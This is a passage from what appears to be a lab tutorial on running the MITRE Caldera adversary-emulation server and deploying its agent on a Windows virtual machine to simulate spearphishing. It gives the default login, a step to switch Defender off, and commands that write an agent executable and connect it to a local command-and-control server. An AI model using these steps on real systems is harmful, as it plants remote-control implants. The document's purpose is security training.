


Figure 10: running magma manually

Now go back and start caldera again

```
cd ~/caldera
source venv/bin/activate
python3 server.py –insecure –build
```




Figure 11: starting caldera again

Then goto browser,

http://localhost :8888

or http://10.0.2.15:8888

and login using default username and password

username : red

password: admin




Figure 12: caldera




Figure 13: after login to caldera

Then install caldera agent inside windows,
Goto agent → deploy agent→ then select windows it gives script to install → open powershell run as administrator and run the script
Make sure that defender is off → then again go back to powershella nd recreate the file,

```
[io.file]::WriteAllBytes("C:\Users\Public\agent.exe",$data)
```

Then confirm it,

```
Test-Path "C:\Users\Public\agent.exe"
```

Run it ,
cd C:\Users\Public
.\agent.exe -server http://10.0.2.15:8888 -group red




Figure 14: running agent




Figure 15: agent deployed

Simulate spearphishing on calderaa:

Calderaa→ operations → create operations

Then select options as below then click start




Figure 16: starting operation




Figure 17: running operations




Figure 18: successful operations

Some of the below outputs:




Figure 19: identify active user output

